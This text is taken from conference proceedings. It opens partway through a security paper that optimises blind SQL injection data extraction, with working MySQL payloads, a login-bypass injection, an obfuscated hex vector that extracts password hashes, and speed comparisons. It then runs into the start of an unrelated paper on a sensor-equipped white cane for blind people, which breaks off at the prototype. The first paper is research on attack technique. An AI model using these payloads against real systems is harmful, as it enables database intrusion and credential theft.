MID(password, 1, 1) = ‘a’

It is converted to its ASCII numeric value:

ASCII(‘a’) = 97

Then it is represented in binary:

BIN(97) = ‘1100001’

Sometimes characters which are represented with less than 7 bits will be retrieved but, since the injection is blind and it is not possible to see the actual number of bits they have, we must use padding to make all the bit strings of equal length in order to know where to stop asking for bits; 8 bits are enough to represent the ASCII range and the UTF-8 Latin range:

LPAD(‘1100001’, 8, ‘0’) = ‘01100001’

Now that the bit string is prepared for extraction, the first 3 bits of the binary string will be selected at the same time using the MID function again:

MID(‘01100001’, n, 3) = ‘011’

Then, the resulting 3-bit string is converted from binary to decimal:

CONV(‘011’, 2, 10) = 3

To finish, the resulting number will be used to perform a bitwise OR with 0 (the requested id):

?id=0 | 3 = ?id=3

The result of any number ORed with 0 is always equal to the original number. In this way, the article that corresponds to ID 3 is returned. As soon as the response is received, it is revealed that the first three bits of the binary string representing the character is ‘011’.

This attack vector is injected 3 more times to find the entire 8-bit string. In this way, any character can be extracted with just 3 requests. Implementing threads with this exploitation technique would retrieve any character in an instant.

2.3.5. Using AND Instead of OR

It is also possible to use a bitwise AND instead of OR. The only thing that must be changed is the request ID from 0 to 7:

```
7 & (SELECT CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2,10)FROM
users LIMIT 1)
```

In binary, 7 is equal to 111 (all bits set), so any number which is ANDed to it will remain the same.

2.3.6. Using Lightspeed in Quoted Injections

In a similar manner, the last 2 attack vectors can be injected into quoted parameters by just adding a closing quote or double quote right after the requested ID; the DBMS will automatically cast the string into a number. The only disadvantage is that the trailing quote must be commented out:

```
0’ | (SELECT CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2,10)FROM
users LIMIT 1)-- -
```

```
7’ & (SELECT CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2,10)FROM
users LIMIT 1)-- -
```

2.3.7. Further Optimization of Lightspeed

When facing a numeric injection, there is actually no need to perform a bitwise operation, we can shorten the injection to just select the bits we’re interested in and assign their decimal value to the requested GET parameter:

```
http://vulnerable.com/?id=(SELECT
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2,10)FROM users LIMIT 1)
```

A video which demonstrates this technique has been made publicly available [4].

2.3.8. Lightspeed for Authentication Logins

Lightspeed can also be used to extract information from a database through a vulnerable Login. In essence, a set of bits is extracted from the numeric value of the character wished to retrieve in order to compare it with 10 different values. The application would login with a different user each time depending on the extracted sequence of bits.

The injection looks like the following:

```
SELECT * FROM users WHERE user='' or user=(select if((@a:=(select
conv(@x:=mid(bin(ascii(mid(password,1,1))),1,3),2,10)from users limit 1))=1,'lightos',if(
@a=2,'hkm',if(@a=3,'calderpwn',if(@a=4,'nitr0us',if(@a=5,'sirdarkcat',if(@a=6,'n3k',if(
@a=7,'vhramosa',if(@x='0','xxronvel',if(@x='00','garethheyes','tr3w'))))))))))
```

Basically, a set of 3 bits is extracted from the database and depending on its value the application will authenticate with different users.

2.4. Fastest Exploitation Method in the Planet So Far

The former fastest method (before this paper was written) to extract information from a database through Blind SQL Injections (non-Boolean, because it requires 3 different responses) is pos2bin, created by Roberto Salgado in 2010, presented in Black Hat USA 2013 [2]. With this technique, it is possible to extract a character with a minimum of 2 requests and maximum of 6. The explanation of this technique is beyond the scope of this paper. However, the author decided to combine the ideas behind pos2bin and Lightspeed to see how much faster it could get.

The attack vector, result of the combination of both techniques, looks like this:

```
IF((@a:=MID(BIN(POSITION(MID((SELECT(password)FROM`users`LIMIT/*LESS*/0,1),1,
1)IN(0x30313233343536373839414243444546))),1,3))!=space(0),IF(@a=0x3030,9,IF(@a=0x
303030,10,IF(@a=0x30,8,conv(@a,2,10))))),0/0)
```

It looks complicated but it's not. Once again, the vector will be dissected to explain its inner-workings.

First, a single character is selected from the string to be extracted, for the sake of this example, it will be pretended it is equal to '1':

```
MID((SELECT(password)FROM`users`LIMIT/*LESS*/0,1),1,1)          = ‘1’
```

The comment is just an obfuscation trick to avoid the use of whitespaces.

The next thing to do is to ask which position the character occupies in a defined character set:

```
POSITION(‘1’ IN 0x30313233343536373839414243444546)
```

The hex number is just an obfuscated representation of a string to avoid using quotes, whitespaces nor commas. So the previous part of the injection is equal to the following (whitespaces have also been added to increase the legibility of the string):

```
POSITION(‘1’ IN ‘0123456789abcdef’)
= 2
```

Notice we are using a reduced character set because we know the string to be extracted is an MD5 hash, so we only need 16 different characters. It is also possible to define a wider character set to extract every possible piece of information. Using a reduced character set is just a tweak which can be used to optimize the extraction process. Now it is known that the position the selected character has is equal to 2.

The next function converts the position of the character to its binary representation: BIN(2) = 010 Once the binary string is ready for extraction, the MID function is again used to select 3 characters from the binary number; this is needed because there are some positions which need more than 3 bits to be represented in binary. The result is then assigned to the variable @a.

```
@a := MID(‘010’, 3, 1) = ‘010’
```

Notice this whole chunk of instructions is inside a conditional IF() statement:

```
IF(@a := ‘010’) != space(0), IF(@a=0x3030, 9, IF(@a=0x303030, 10, IF(@a=0x30,8,
conv(@a,2,10) ))),0/0)
```

What this condition does is to test if the result is equal to space(0), if it is, it means that the end of the binary string has been reached. In such case, the injection will return 0/0 (division by 0) which is equal to NULL. This would tell the attacker the whole bit string has already been extracted, so other characters can begin to be extracted as well.

There are also 3 other nested IF conditionals. All these do is to test if the bit string is equal to ‘0’, ‘00’ or ‘000’ because mathematically these 3 strings have the same value. A different ID number is returned for each of the 3 cases.

If the extracted bit string happens to be any other number, the bit string is simply converted to decimal and the result is assigned to the requests GET ID parameter:

conv(@a, 2, 10)

In this way, a single character was extracted with only 2 requests.

The demonstration video of this technique is already public and available [5]. This technique is called hyper-speed-warp.

2.5.Comparison Between all the Methods

A case-study has been made to compare the efficiency of the fastest different Blind SQL Injection methods.

The test-case string to extract is the MD5 hash of ‘abc123’, so it is 32 bytes long. This hash has the value: BBF2DEAD374654CBB32A917AFD236656.

These tests were run in a local WAMP environment with an Intel Core i3 @2.40Ghz 2.40Ghz processor.

The results are presented in Table 1.

Table 1. Speed and number of requests comparison

Method	**Requests in total**	**Average of requests per character**	**Time**	**Bandwidth**
Bisection (sqlmap)	147	4.5	8 sec	?
sql-anding	235	7.343	3 sec	22078
Pos2bin	111	3.46	2.4 sec	15873
lightspeed	108	3.3	1 sec	11880
hyper-speed- warp	80	2.5	Less than 1 sec	16848

From this comparison the following statements can be concluded:

- For Boolean Blind Injections, sql-anding is the fastest method
- In terms of bandwidth used by the size of the request, the bisection method is preferable for Boolean injections, even though it is much slower.
- For multiple response blind injections, the fastest method is hyper-speed-warp, although this method only works in numeric injections; in case the injection is quote encapsulated, Lightspeed would need to be used.
- For multiple response blind injections, if bandwidth is a concern, Lightspeed would be the best method because the injection’s length uses less bytes.

Figure 1 shows a bar graph displaying the presented results.




Figure 1. Number of requests vs. method in seconds.

Figure 2 shows a bar graph displaying the presented results.




Figure 2. Number of requests vs. method in seconds

3. EXPLOITATION STRATEGIES

3.1. Comparison between Compressed String Lengths

To further accelerate the data extraction process, the built-in compress() function can be used. Table 2 shows the corresponding lengths of group concatenated strings and their respective compressed lengths.

Table 2

Query	Length	Compressed length
group_concat(table_name)	1024	440
json_arrayagg(table_name)	1316	447
group_concat(column_name)	1024	458
json_arrayagg(column_name)	56897	8313

3.2. Comparison between Group Extraction or One-By-One Extraction

The functions group_concat() or json_arrayagg() can be used to concatenate the whole result of the query into a single string. In contrast, if LIMIT is used only one item will be retrieved for each request and the index for the LIMIT clause would have to be incremented until the whole items are iterated.

The disadvantage over group_conat or json_arrayagg() is that for each request the DBMS will have to do a huge concatenation which uses a considerable execution time.

For this reason, a case-study was made to see if using a string concatenation function is faster than iterating through all the elements using LIMIT. The results are in Table 3.

Table 3

Method	Start time	End time	Total time
group_concat()	13:39:40	13:40:15	35 sec
LIMIT n,1	13:56:32	13:57:08	36 sec

4. CONCLUSIONS

The most popular attack vector for Blind SQL Injections in actual times (October 1st, 2020) can be improved and optimized in different ways to perform data extraction in faster intervals of time. The best tool to use depends in the nature of the injection. It is inferred that faster methods will be created in the future.

ACKNOWLEDGEMENTS

The author wishes to mention Roberto Salgado (@LightOS), because he was of great inspiration in this research.

REFERENCES

[1] https://github.com/sqlmapproject/sqlmap/wiki/Techniques

[2] https://media.blackhat.com/us-13/US-13-Salgado-SQLi-Optimization-and-Obfuscation- Techniques-Slides.pdf

[3] https://www.youtube.com/watch?v=yMYGhatXyGU

[4] https://www.youtube.com/watch?v=Y0jrxASZ6T0

[5] https://www.youtube.com/watch?v=CuJGI3Ka0kQ

AUTHOR

Ruben Ventura got involved in the field of hacking and info-sec around 17 years ago. He has worked performing pen- tests and security assessments for many international firms, governments and law-enforcement agencies from all around the world (also a bank). He has been presented as a speaker and trainer at many different conferences in his country of origin.

His interests include hacking, reverse engineering, meditation, music production, theoretical physics, psychology, lifting weights and coffee (lots).

AN INTELLIGENT BASED SYSTEM FOR BLIND PEOPLE MONITORING IN A SMART HOME

Pamely Zantou[1], Mikael A. Mousse[2], Béthel C. A. R. K Atohoun[3]

[1]Laboratoire de Recherche en Sciences Informatiques et Applications
Institut de Formation et de Recherche en Informatique
Université d'Abomey-Calavi, Benin
[2]Institut Universitaire de Technologie
Université de Parakou, Benin
[3]Ecole Supérieure de Gestion d'Informatique et des Sciences

ABSTRACT

Visually impaired people need help to travel safely. To make this possible, many travel aids have been designed. Among them, the cane which is considered as a symbol of visual deficiency in the whole world. In this work, we build an electronic white cane using sensors' technology. This intelligent cane detects obstacles within 2m on the ground or in height, and sends vocal instructions via a Bluetooth headset. We have also built a mobile application to track in real time the visually impaired and a WEB application to control the access to the mobile one. We use ultrasound, IR sensors and a raspberry pi to process data. We use Python as programming language for electronic devices. The mobile application is Android. Though, the WEB application is a REST API developed using Python and Java Script.

KEYWORDS

Electronic white cane; Sensors; human monitoring; smart home.

1. INTRODUCTION

Many situations can deprive human beings from freedom. Visual impairment is one that make people completely dependent on their caregivers. Indeed, a visually impaired person cannot move freely or carry out any activity that requires vision. To facilitate their integration into society and allow them to make good decisions while moving, they benefit from external assistance provided by caregivers, trained dogs, white canes, small electronic devices. The white cane remains one of the most widely used tools by visually impaired. It not only enables visually impaired people to avoid obstacles. This device is widely recognized as symbol of blindness. However, it does not allow the visually impaired to freely carry out their daily activities. It does not detect obstacles above the belt such as: truck mirrors, sloped branches, advertising signs. It is also not possible to be aware of the presence of a close obstacle before touching or detecting it. These different situations expose visually impaired people to frequent severe body shocks. To avoid this situation, electronic canes have been invented. They use sensors or stereovision technologies. Tremendous efforts are made today to improve electronic travel aid solutions. Unfortunately, these solutions are almost unused or unknown in most African countries. Over 90% of people suffering from visual impairment live in developing countries. Africa is the most vulnerable continent of all. Moreover,

David C. Wyld et al. (Eds): SPPR, NECO, GridCom, ICCSEA, SCAI, UBIC, SEMIT, MLDS - 2020
pp. 111-122, 2020. CS & IT - CSCP 2020 DOI: 10.5121/csit.2020.101910

the solutions on the market are not suited to our realities. This paper aims to produce an electronic cane model, easy to use, and suited to Africa's realities.

This paper is organized as follows. Section 2 presents related work to see the different approaches for assisting the displacement of blind people. Section 3 presents details of our solution. We present the system overview, sensors choice and configuration. Finally, Section present results and discussion.

2. STATE OF THE ART

Navigation systems for blind people require storing and retrieving information for path planning, generating directions, and providing location information. Depending on the approach used, this information may include floor plans, the location and description of objects in the indoor environment, locations of identifier tags or data collected by sensors in the environment. Based on studies about visually impaired needs, the design of an electronic smart cane seems to be the best way to help them in their daily life. It is globally recognized as a symbol of visual deficiency. It makes the blind feel safe. It is a handy tool that can be easily used by anyone, even disabled people. To overcome problems associated with traditional white canes, Electronic Travel Aids, ETAs, have been invented since the 19th century. In [1], the author defines ETAs as active devices that emit and receive waves (electromagnetic or acoustic) to explore the environment within a certain perimeter, or passive receivers that receive the light reflected by the different obstacles. They process the information and provide the user with information on the configuration of nearby obstacles. Electronic canes identify physical quantities and transform them into information thanks to the knowledge of the physical phenomena involved. They provide information on the shape of obstacles, their dimensions, colors and even the distance between them and the user.

Dhruv Jain et al. developed a system Roshni [12], that can be used for indoor navigation system for blind person. This system consists of the following functional components: assistance for determining the user's position in a building, a detailed interior map of the building and a mobile application. By pressing keys on the mobile unit, directions concerning position, orientation and navigation can be obtained from the portable system via acoustic messages. A RFID based navigation system proposed by Punit Dharani et al. [13]. The system provides a technological solution for the visually impaired to travel through public locations easily using RFID. Parth Mehta et al. proposed a novel indoor navigation system for visually impaired people [14] and the paper illustrates a structure which uses the IR sensor and magnetic compass on the VI-Navi handheld device to determine the location and orientation of the user in a fast and a robust manner using a voice enabled GPS inside a closed environment.

ETAs' industry, has been undergoing a constant and remarkable evolution for several years now. Thus, many generations of solutions have been developed. These ETAs can be classified in terms of technologies used to build them. We can identify two main generations of electronic canes. Electronic canes using:

– ultrasound sensors and/or laser and/or IR sensors [2, 4, 5];
– cameras, electro-tactile system, Oh I see (the vOICe), stereovision systems [6-8].

Depending on these different technological approaches, Table 1 presents some existing ETAs.

Table 1. Listing of some existing solutions.

ETAs	Technological approach/principle	Manufacturer	Year of invention	Type of Alert
SmartCane	Ultrasound	Indian Institue of Technology, New delhy	2007	Vibrations
UltraCane	Ultrasound	Sound Foresight Technology Limited	2011	Vibrations
TOM POUCE III	IR	Foundation vision	2013	Vibrations
WeWalk	Ultrasound	Young Guru Academy	2016	Vocal instructions
Sherpa	Stereo Vision	HANDISCO	2017	Vocal instructions

3. Proposed System

The proposed system is a set of a smart stick and a real time tracking mobile application. The smart stick uses a network of ultrasound and IR sensors to detect obstacles (within a range of 2m in height or on the ground), a Raspberry Pi to process data and a GPS module to collect satellite data. On the one hand, sensors send data collected from the blind's environment to the Raspberry Pi. This last, processes the data and send vocal instructions to the visually impaired through a Bluetooth headset connected to the smart stick. On the other hand, the GPS module forwards satellite information to the Raspberry Pi which processes them. Then, sends them back to mobile and WEB applications via a REST API.

3.1. System Overview

The proposed system is presented by Fig. 1.




Figure 1 : System architecture

The system has three major modules: smart stick, web application and mobile Application. These modules communicate through an API. The intelligent cane is a normal white which embeds sensors. A sensor is a device that transforms a physical quantity (temperature, pressure, concentration, pressure) into a usable quantity which is generally electrical. There is a large number of sensors that differ from the physical quantity they measure. Among them, we have: ultrasound, temperature, pressure, acceleration, infrared, laser, radar sensors. As far as the proposed system is concerned, sensors enable us to evaluate the distance between the visually impaired and obstacles. The most widely used distance sensors are:

- Ultrasound sensors;
- Laser sensors;
- IR sensors;
- Radar sensors;

3.2. Choice of sensors

As far as the proposed system is concerned, sensors enable us to evaluate the distance between the visually impaired and obstacles. The most widely used distance sensors are: ultrasound sensors, laser sensors, IR sensors, radar sensors. Some Criteria are used to choose sensors. They are range, precision, cost and interference sensitivity. The laser and radar sensors can detect near and far obstacles. However, laser sensors are very expensive, which contradicts our aim to provide people with an affordable solution. They are also less precise for close obstacles detection. Radar sensors are not able to detect small objects because of their medium accuracy, which is not good for our system. Ultrasound sensors detect close obstacles with a very good accuracy depending on their measurement cone. Nevertheless, very close obstacles are less likely to be detected. IR sensors are very accurate but only detects very close obstacles. Both, ultrasound and IR sensors are cheap and detect small objects. They fit with our system requirements. Actually, we use an ultrasound sensor HC-SR04 and an IR sensor Sharp GP2Y0A02YK0F for the system.

1) *GPS module NEO-6M*

The GPS module provides location data (longitude and latitude) from satellites. This is collected with the GPS module EEPROM antenna. It sends a big stream of data in NMEA format. NMEA consists in several sentences. However, we just need one sentence. This sentence starts with $GPGGA. It contains useful information such as: coordinates, time. These information are comma separated. Thus, we can extract information from $GPGGA string by counting the commas. The latitude is found after two commas and the longitude after four commas. The GPS module sends data collected to the cane's process unit which is the Raspberry Pi.

2) Raspberry Pi

To make the system works, we need a Logical Processing Unit (LPU)to communicate sensors' data to the stick's users. For this purpose, we can use microcontrollers such as Arduino, PIC18F46k80, etc. However, we are dealing with a two modules system. In fact, we have the stick and a software linked to it. A real computer is the best candidate to make them talk together. Then, we use the Raspberry Pi Zero W (Fig. 6) as the stick's LPU. It is a monocard nano computer with a single core 1GHz processor, a micro SD card, a mini HDMI port, two micro USB ports, (one for power, one for USB), and 512MB of RAM. It has a built-in WiFi and bluetooth. It needs 5V as operating voltage. The Raspberry Pi Zero W processes data collected by sensors and send them either to the REST API or the users. In fact, it computes the distance between the user and the obstacle and sends vocal instructions to users via a Bluetooth headset.

The Raspberry Pi Zero W only deals with digital signals. Ultrasound sensors and the GPS module send digital signals, directly processed by the Pi. However, IR sensors send analog signals. Our system uses an Analog to Digital Converter (ADC) to transform analog information into digital one. The IR sensor sends an analog signal in the form of voltage. If the voltage sent is not 0V, then, an obstacle is detected, and the ADC communicates this state to the Raspberry Pi as numeric value. The Raspberry Pi Zero W has two built-in Universal Asynchronous Receiver-Transmitter (UARTs), a PL011 and a mini UART. By default, on the Raspberry Pi Zero W, PL011 UART is connected to the Bluetooth module while the mini UART is used as the primary UART and will have a linux console on it. Because of the amount of the GPS module data stream, we recongure the Pi. We connect the bluetooth module with the mini UART and the primary UART to the Linux console. This new configuration helps us recover GPS data and process it on the Pi . The Raspberry PiWis also responsible of voice synthesis. In fact, it holds a text-to-speech engine which enables us to send vocal instructions to the stick's users. We use SVOX Pico, a small-footprint text-to-speech engine distributed with the Android operating system, but it can also be run on Linux and other POSIX systems. Since, Raspberry Pi runs on raspbian, a debian based OS, SVOX Pico is an optimal choice.

3) IR sensor Sharp GP2Y0A02YK0F

The IR sensor chosen is the Sharp GP2Y0A02YK0F. It is composed of an integrated combination of PSD (Position Sensitive Detector), IRED (Infrared Emitting Diode) and a signal processing circuit. The variety of the reflectivity of the object, the environmental temperature and the operating duration are not influenced easily to the distance detection because of adopting the triangulation method. Its distance measuring range is 20cm to 150cm. This device outputs an analog voltage corresponding to the detection distance. It needs 4.5 to 5.5 V supply voltage to work.

4) Ultrasound sensor HC-SR04

The ultrasound sensor chosen for the stick is the HC-SR04. Its detection range is 2cm to 400cm with 3mm of precision, 40kHz as frequency, 5V for the operating voltage, 5V as digital output and 30°as detection angle. Ultrasonic sensors use a transducer to send and receive ultrasonic pulses that relay back information about an object’s proximity. Indeed, the traducer receives distinct echo patterns. They can measure distances quite accurately [18, 4, 12]. The sensor determines the distance to a target by measuring time lapses between the sending and receiving of the ultrasonic pulse.

5) *REST API*

The smart cane is the blind's decision-making tool. To help the blind's parent track him/her in real time, it is necessary to link the cane to a mobile application. To make the mobile app talk with the cane, we use an Application Programming Interface (API). The API is a Representational State Transfer (REST) one. In fact, it is a standard invented by Roy Fielding in his dissertation [11]. REST APIs are based on the Hypertext Transfer Protocol (HTTP) and mimic the way the WEB works in client-server communications. The client-server principle involves two entities that interact in a REST API : the cloud database and application modules which are clients. To interact with the cloud-based database, applications send HTTP requests: GET, POST, PUT or DELETE to the API. This last query the database. Requests' responses are still sent to clients through the API.

3.3. Electronic Configuration

In order to detect obstacles accurately, sensors should be placed at optimal positions on the stick (Fig. 2). We propose a cane of length l, depending on its user height. The angle β, between the cane and the horizontal which is an input parameter. The proposed system uses three sensors. Two ultrasound sensors and an IR sensor. The IR sensor will detect obstacles on the ground and at a distance d1 less than or equal to 1m (d1<=1m). The lower ultrasound sensor, on the one hand, is placed at distance d4 and will detect obstacles on the ground at a distance d between d1 = 1m and d2 = 2m (d1 <= d <= d2). The upper ultrasound sensor, on the other hand, can detect obstacles above the belt up to 2m in height.




Figure 2: Electronic configuration

Several parameters are involved in the cane's electronic configuration. We will be interesting in finding γ, α, δ, c1 and c2 (Fig. 3).

- γ : the angle between the cane and the upper ultrasound sensor;
- α : the angle between the cane and the lower ultrasound sensor;
- δ : the angle between the IR sensor and the cane;
- c1: the distance between the end of the ultrasound sensor and the floor;
- c2: the distance from the end of the IR sensor to the floor.

To calculate them, we used geometric properties including the theorem of Al-Khashi or the law of cosines.




Figure 3: Electronic configuration: plan view

The table 1 summarizes the sensors' inclination angles information.

Table 2. Sensors' inclination angles

Sensors	Measuring the angle of inclination
Upper ultrasound sensor	52°
Lower ultrasound sensor	46°
IR sensor	40°

3.4. System driven circuit

In this section, we are going to present the electrical circuit that controls the system. The circuit shows us how the different electronic components are mounted to operate in the system. In addition, to the components mentioned in the previous section, we have, push buttons to activate the cane or alert in case of emergency, resistors, a buzzer for audible beeps and a Light Emitting Diode (LED). The components of the circuit are connected to the inputs of the Raspberry Pi (pins) including the ground, GND and VCC which provides an input voltage of 5V. The whole system relies on a breadboard (Fig. 4).




Figure 4: System driven circuit

4. Results and Discussion

Before assembling all the cane's components, we test each of them. Based on the time used by the ultrasound sensor to reach obstacles and analog outputs of the IR sensor we can evaluate our system performances. The table 2 summarizes results derived from computations and measurements. Even though the proposed solution has been influenced by [3]. The results show that combining infrared range and ultrasonic sensors may lead to a better decision-making system. The proposed system is also connected to mobile application to track the visually impaired people in real time.

Table 3. Comparison of computed and measured results

	Ultrasonic sensor			IR Sensor		
Distance (cm)	Time computed (s)	Time measured (s)	Error(s)	Analog output computed (V)	Analog output measured (V)	Error (V)
50	0.29	0.3	0.01	1.3	1.3	0
75	0.44	0.45	0.01	0.8	0.7	0.01
100	0.59	0.62	0.03	0.6	0.59	0.01
125	0.74	0.78	0.04	0.52	0.51	0.01
150	0.88	0.92	0.04	0.5	0.485	0.015
175	1.03	1.07	0.04	0.3	0.282	0.018
200	1.18	1.23	0.05	0.2	0.09	0.11

The system prototype is the set of the physical cane, the REST API, the Android application and the WEB application.

4.1. Cane

The is a set of the sensors, the raspberry pi, the buzzer, a battery and a USB input to charge the battery. Fig. 5 presents the prototype of the white cane.




Figure 5: Cane prototype

